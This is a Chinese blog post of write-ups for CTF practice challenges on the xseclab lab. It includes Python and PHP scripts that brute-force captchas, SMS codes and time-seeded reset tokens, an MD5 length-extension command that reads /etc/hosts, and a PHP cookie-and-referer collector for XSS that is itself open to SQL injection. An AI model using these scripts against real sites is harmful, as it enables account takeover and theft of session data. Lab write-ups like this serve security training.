网络安全实验室CTF练习题目

原创

perye 于 2018-03-03 09:26:12 发布 13011 收藏 19
分类专栏： ctf 文章标签： ctf 网络安全

1、脚本关：微笑一下，过关地

址：http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php

查看源代码：

```
 include('flag.php');

 $smile = 1;

if (!isset ($_GET['^_^'])) $smile = 0;
 if (preg_match ('/\./', $_GET['^_^'])) $smile = 0;
 if (preg_match ('/%/', $_GET['^_^'])) $smile = 0;
 if (preg_match ('/[0-9]/', $_GET['^_^'])) $smile = 0;
 if (preg_match ('/http/', $_GET['^_^']) ) $smile = 0;
 if (preg_match ('/https/', $_GET['^_^']) ) $smile = 0;
 if (preg_match ('/ftp/', $_GET['^_^'])) $smile = 0;
 if (preg_match ('/telnet/', $_GET['^_^'])) $smile = 0;
 if (preg_match ('/_/', $_SERVER['QUERY_STRING'])) $smile = 0;
 if ($smile) {
     if (@file_exists ($_GET['^_^'])) $smile = 0;
 }
 if ($smile) {
     $smile = @file_get_contents ($_GET['^_^']);
     if ($smile === "(●'◡'●)") die($flag);
 }
```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

显然参数为^^=(●’◡’●)，但QUERY_STRING过滤了"，且文件不能存在，但可以读取文件内容，前面又过滤了一堆http、ftp等。因PHP自动回替换.为_，使用data协议，构造参数为：？^.^=data://text/plain;charset=unicode,(●’◡’●)

2、脚本关：验证码识别并进行手机验证码爆破 http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/index.php#

提交之前需先点一下获取验证码，查看提交后的header，取得cookie，提交的参数。
识别验证码可用tesseract，代码如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import requests  #调用url、cookie操作 文件操作的库
import sys
import time
from pytesseract import *
from PIL import Image

def vcode(pic_url,cookies):
    "python验证码识别函数"
    r = requests.get(pic_url, cookies=cookies, timeout=10)
    with open('vcode.png', 'wb') as pic:
        pic.write(r.content)
    image=Image.open('vcode.png')
    im = image_to_string(image)
    #print im
    im = im.replace(' ', '')
    if im.isdigit() and len(im)==4:
        return im
    else:
        return vcode(pic_url,cookies)

cookies = {'saeut': '14.19.157.117.1435504248010840','PHPSESSID':'2cec394dbfba709823daea4ba71eb04a'}
payload = {'username': '13388886666', 'mobi_code': '100','user_code':'5053','Login':'submit'}
#headers = {'user-agent': 'my-app/0.0.1'}

picurl='http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'

url="http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php"
#filename = u"D:/Users/flag.txt"

#fp = open(filename, 'a')

for i in range(100,999):
     code1=vcode(picurl,cookies)
     #time.sleep(0.01)
     payload['user_code']=code1
     payload['mobi_code']='%d'%(i)
     wp = requests.post(url, data=payload,cookies=cookies, timeout=10)  #params=payload get,headers=
     #print(wp.text)
     text=wp.content
     #text=text[2:len(text)]
     #print 'length:%d'%(len(text))
     #fp.write(text.encode('utf-8'))
     responsetxt = text.encode('utf-8')
     if 'error' not in responsetxt:
           print 'The correct code is: ', code1,responsetxt
           break
     else:
           print 'tring code:', i, code1,responsetxt

print("get flag success")
```

```
1
2
3
4
```

手机验证码从100开始尝试，取得flag后会跳出

```
tring code: 294 0397 user_code or mobi_code error
tring code: 295 1728 user_code or mobi_code error
The correct code is 1728 key is 133dbc85dda4aa**)
get flag success
```

3、解密关第1题：http://lab1.xseclab.com/password1_dc178aa12e73cfc184676a4100e07dac/
该题说明了可重置其他用户密码，但不可重置管理员的。
这里可使用平行权限漏洞，将其他用户改为admin，先获取cookie，sukey=md5(time())，尝试执行过程中要去点一下admin账号的重置密码，之后很快key就出来了。
代码如下：

```
#!/usr/bin/env python
# -*- coding: gbk -*-
import requests
import hashlib
import time
"执行前需要先点一下admin的重置密码按钮"
s = requests.Session()
header = {'Cookie': 'saeut=14.19.157.117.1435504248010840; PHPSESSID=ffb638b41b60e696a2793815bedc32f
while True:
    pwd = hashlib.new('md5', str(int(time.time()))).hexdigest()
    url = 'http://lab1.xseclab.com/password1_dc178aa12e73cfc184676a4100e07dac/reset.php?sukey=' + pw
    r = s.get(url, headers=header)
    time.sleep(1)
    text=r.content
    responsetxt = text.encode('utf-8')
    if text != '':
        print url,r.content
        break
    else:
        print '正在破解中……', pwd
```

执行中去点一下admin的重置密码按钮
正在破解中…… aa4797f696c408b8cb6ec7304fc118d0
正在破解中…… 7257b11dde5b8d6135652a56c730947d
正在破解中…… 656fb3b904dfbb161ba482ce7e3496b5
正在破解中…… fd27309d902c1cc3ee209779ab5d7215
正在破解中…… b80bfe65dc163e9b7a13e0bcb6c00349
http://lab1.xseclab.com/password1_dc178aa12e73cfc184676a4100e07dac/reset.php?suk
ey=383edc5fe95d7638fae3629b29fb16f0&username=admin key is yestimeispassword

4、解密关第6题

给定的密码串，base64解码出来是乱码，显然里面某些字母应该是小写，才能保证解码出来是正确值。由于3位明文转化为4位base64值，可以通过逐位变换大小写来，以4个字符为单位观察解码后是否为可见字符。


通过递归的方式遍历，代码如下，运行结果最可能的结果是hey!IloveU!

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import base64
import binascii
b64str='AGV5IULSB3ZLVSE='
f=open('flag.txt','w')
def  base64code(s,d):
    global b64str
    global f
    if(d==len(b64str)):
        f.write(binascii.b2a_qp(base64.b64decode(s))+'\n')
    else:
        base64code(s+b64str[d],d+1)
        if b64str[d].isalpha():
           base64code(s+b64str[d].lower(),d+1)



base64code('',0)

f.close()
f=open('flag.txt','r')
for l in f.readlines():
    if '=' not in l:
        print(l)
```

5、解密关第7题
题目地址：http://lab1.xseclab.com/pentest5_6a204bd89f3c8348afd5c77c717a097a/
题目给的代码为

```
<?php
$flag=FLAG;
if(isset($_POST["password"])){
    $password=$_POST['password'];
    $rootadmin="!1793422703!";
    if($password==$rootadmin){die("Please do not attack admin account!");}

    if(md5($password)==md5($rootadmin)){
        echo $flag;
    }else{
        die("Password Error!");
    }
}
?>
```

这题好久没做出来，突然搜索php字符串比较发现了思路。比较的是md5值，php进行字符串比较时若若双等号会转化为数字再进行比较，若用===则会根据数据类型进行比较，所以这里有漏洞。
！1793422703！的md5值为0e332932043729729062996282883873，转化为数字就是0，故只要password参数的md5值以0开头且第二位为字母即可达到目的。
http://www.219.me/posts/2884.html 这个页面有一堆，随便选一个传进去即可。



_yesyouareclever!

6、解密关第8题


应该是硬件采集日志分析，参照http://www.waitalone.cn/security-hardware-usb.html的方法，下载逻辑分析仪软件，地址为http://downloads.saleae.com/betas/1.2.3/Logic+Setup+1.2.3.exe

看到一串值分别为iloveyouxiaoguniang!提交过去怎么都不对，搜索comma为逗号，加上逗号提交成功，key为iloveyou,xiaoguniang!

7、解密关第5题


题目地址：http://lab1.xseclab.com/password2_454a7a7cb7213e14695c022cfb04141c/index.php

这是道IC卡数据安全分析题目，比较典型，以后物联网发展也是重点。需要掌握的是金额和校验。10000为0x2710，取反为0xFFFFD8EF.



若要修改余额为200元，20000为0x4e20，取反为0xFFFFB1DF，修改第6行红框数据。 第一行为uid等信息，前4位为uid，第5位为校验位，一般是CRC循环冗余校验或奇偶校验，以后再研究。将第一行或前5个字节全改为00，提交验证成功。

还可以用工具计算校验码，工具下载：http://s1.boby.im/other/XOR&KEY.exe，计算A4BA3EAA的校验码为8A，将88改为8A（其实将前4个字节求异或即得到8A）。



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
00000000	AA	3E	BA	A4	8A	00	0A	0B	CD	8A	1F	DB	49	10	78	12
00000016	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000032	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000048	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF
00000064	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	20	4E	00	00	DF	B1	FF	FF	20	4E	00	00	00	00	00	6E
00000096	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000112	FF	FF	FF	FF	FF	FF	FF	07	80	69	FF	FF	FF	FF	FF	FF

8、综合关第6题

题目地址：http://lab1.xseclab.com/pentest6_210deacdf09c9fe184d16c8f7288164f/index.php

该题目是8月24日才新增的，需要更改密码，需要审计的源代码如下：

```php
<?php
session_start();
include '_flag.php';
date_default_timezone_set('Asia/Shanghai');
if(isset($_POST['token']) && isset($_SESSION['token']) &&!empty($_POST['token'])&&!empty($_SESSION['
    if($_POST['token']==$_SESSION['token']){
        echo "PassResetSuccess! Your Flag is:".$flag;
    }else{
        echo "Token_error!";
    }
}else{
    mt_srand(time());
    $rand= mt_rand();
    $_SESSION['token']=sha1(md5($rand));
    echo "Token Generate Ok! now send email to your EmailBox!.....";
    if(sendmymail($_SESSION['token'])){
        echo "SendOK! \r\n<br> Your password reset Token has been send to your mailbox! <br>Please C
    };
}
echo '<form action="" method="POST">
    <input type="text" name="token">
    <input type="submit" value="submit">
</form>';
echo "<!--\r\n".file_get_contents(__FILE__);
?>
```

需要比较的是传入的post参数与随机生成的参数并进行hash计算后的结果比较。存在漏洞的地方是mt_srand(time()); 若 时间参数不变，mt_rand()这里生成的随机数是固定的，因此可进行爆破。
由于用的是PHP特性，使用PHP的requests模块进行（参考http://segmentfault.com/a/1190000002867007）下载后放置在一个目录，如/var/tmp/下
编写爆破代码如下：

```php
<?php
require_once '/var/tmp/Requests/library/Requests.php';
Requests::register_autoloader();
date_default_timezone_set('Asia/Shanghai');
echo time()."start\r\n";
$data = array('token' => '0', 'submit' => 'submit');
$headers=array('Cookie' =>"your cocokie value");
$response = Requests::post('http://lab1.xseclab.com/pentest6_210deacdf09c9fe184d16c8f7288164f/resetp
$time1=time();
echo $time1."end\r\n";
echo $response->body;
//echo "time:".time()."\r\n";
//mt_srand(time());
for($i=-20;$i<20;$i++)
{
    echo $i."row:".time();
    mt_srand($time1+10+$i);
    $rand= mt_rand();
    echo $rand."\r\n";
    $token=sha1(md5($rand));
    $data = array('token' => $token, 'submit' => 'submit');
$headers=array('Cookie' =>"your cookie value");
$response = Requests::post('http://lab1.xseclab.com/pentest6_210deacdf09c9fe184d16c8f7288164f/resetp
if(strpos($response->body,"Token_error!")!=FALSE)
{
    echo $response->body;
    break;
}
}
?>
```

几次循环很快就可得到结果：
PassResetSuccess! Your Flag is:NotSecurityRandomNowYouKnown

9、解密关第9题：
题目地址：http://lab1.xseclab.com/decrypt1_53a52adb49c55c8daa5c8ee0ff59befe/md5_le.php
审读源代码，发现加密方式为md5(*mysalt.*message)，且盐为6位，对路径/etc/hosts加密后得到
311a96cefc6bb3fea17839489de5190b
题目有提示MD5 Length Extension Attack!
搜索MD5 Length Extension Attack找到plaidctf-2014-twenty_mtpox有道题类似。
下载工具：

```
git clone https://github.com/iagox86/hash_extender
cd hash_extender
make
```

执行：

```
./hash_extender -f md5 -l 6 -d '/etc/hosts' -s '311a96cefc6bb3fea17839489de5190b' -a '' --out-data-f
Type: md5
Secret length: 6
New signature: 08972a6d7297d58896f7f8f4c7236a95
New string: %2fetc%2fhosts%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
```

注入参数

```
http://lab1.xseclab.com/decrypt1_53a52adb49c55c8daa5c8ee0ff59befe/md5_le.php?filepath=%2fetc%2fhosts
```

即可得到key

```
Flag is: Md5LenghtExtAttackNowYouSee
```

10、综合关第3题
题目地址：http://lab1.xseclab.com/xss4_730ee2b59ca3b71c25efa2147498b35e/index.php
题目提示：屌丝小明进入了管理员的邮箱，获取了秘密。
还有两个提示：邮箱没有xss，管理员用的手机邮箱，通过url和sid验证。
系统有两个页面，index.php录入，post.php提交并呈现。测试发现用户名和图片说明，post页面会对自动进行html转换，而图片链接url字段未进行转换，可进行xss注射。
根据题目说明，发送的图片会到管理员邮箱进行审核，由于速度很快，邮箱应该是自动审核。这里只要抓取到管理员访问该图片的referer即可。尝试xss获取referer，未成功。
浪费了不少时间，想放弃了，但因只剩一题未解了，多有遗憾。再给管理员发信，得知思路基本那样，构造一个图片url，可以获取对方IP和访问的邮箱地址。再后来管理员提示了一个系统:
http://t.cn/RyPhtE2. 可自动生成一个图片，可获取url和地址，系统就是他们自己做的，系统并未公开，说明如下：

```
该平台可帮助您查看对方的ip地址和操作系统等有关信息。
            本系统不是XSS平台，但拥有比XSS平台更为特殊的功能！

使用方法：
1.将本平台生成的图片标签嵌入到要探测的网页或邮件正文中
2.访客访问该图片或者图片在页面中被自动加载均可刺探到访客信息
3.到本平台查看获取到的信息即可
```

登录该系统，生成一个图片，将图片的url放到题目index.php中图片链接url处，提交后该系统会自动记录访问情况，发现一条记录：
访问浏览器为

```
SAE/fetchurl-x2wowz30k1 Mozilla/6.0 (Macintosh; Intel Mac OS X 10_10_9) AppleWebKit/538.38 (KHTML, l
```

地址为220.181.136.229，页面地址为：http://lab1.xseclab.com/xss4_730ee2b59ca3b71c25efa2147498b35e/mymailbox_25777445a35a9588.php?sid=94b66e964217ccea672525a3a3125124
访问该页面即可获得key。
后来在新浪云平台（sinaapp）建立了个站点进行测试确实如此，只要获取referer即可。
在新浪云平台建立个页面，获取ip、referer等存入数据库，代码如下：

```php
<?php
$mysql = new SaeMysql();
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$time=date("j F, Y, g:i a");
$referer=getenv ('HTTP_REFERER');

$sql="insert into xsstest values (1,'".$ip."','".$time."','".$referer."','".$cookie."')";

echo $sql."<br>";
$mysql->runSql($sql);

if ($mysql->errno() != 0)
{
    die("Error:" . $mysql->errmsg());
}

$mysql->closeDb();

?>
```

在图片链接中输入该页面访问地址，提交后数据库多了两条记录，一条是题目平台访问，一条是客户端post.php页面呈现时访问记录。题目平台访问的referer即为邮箱地址，访问该地址获得可以。
题目其实不复杂，只要xss获得referer地址即可，比较简单的xss注入。但提示模糊，线索不清楚，题目不算太好，不过也算开拓了下思路。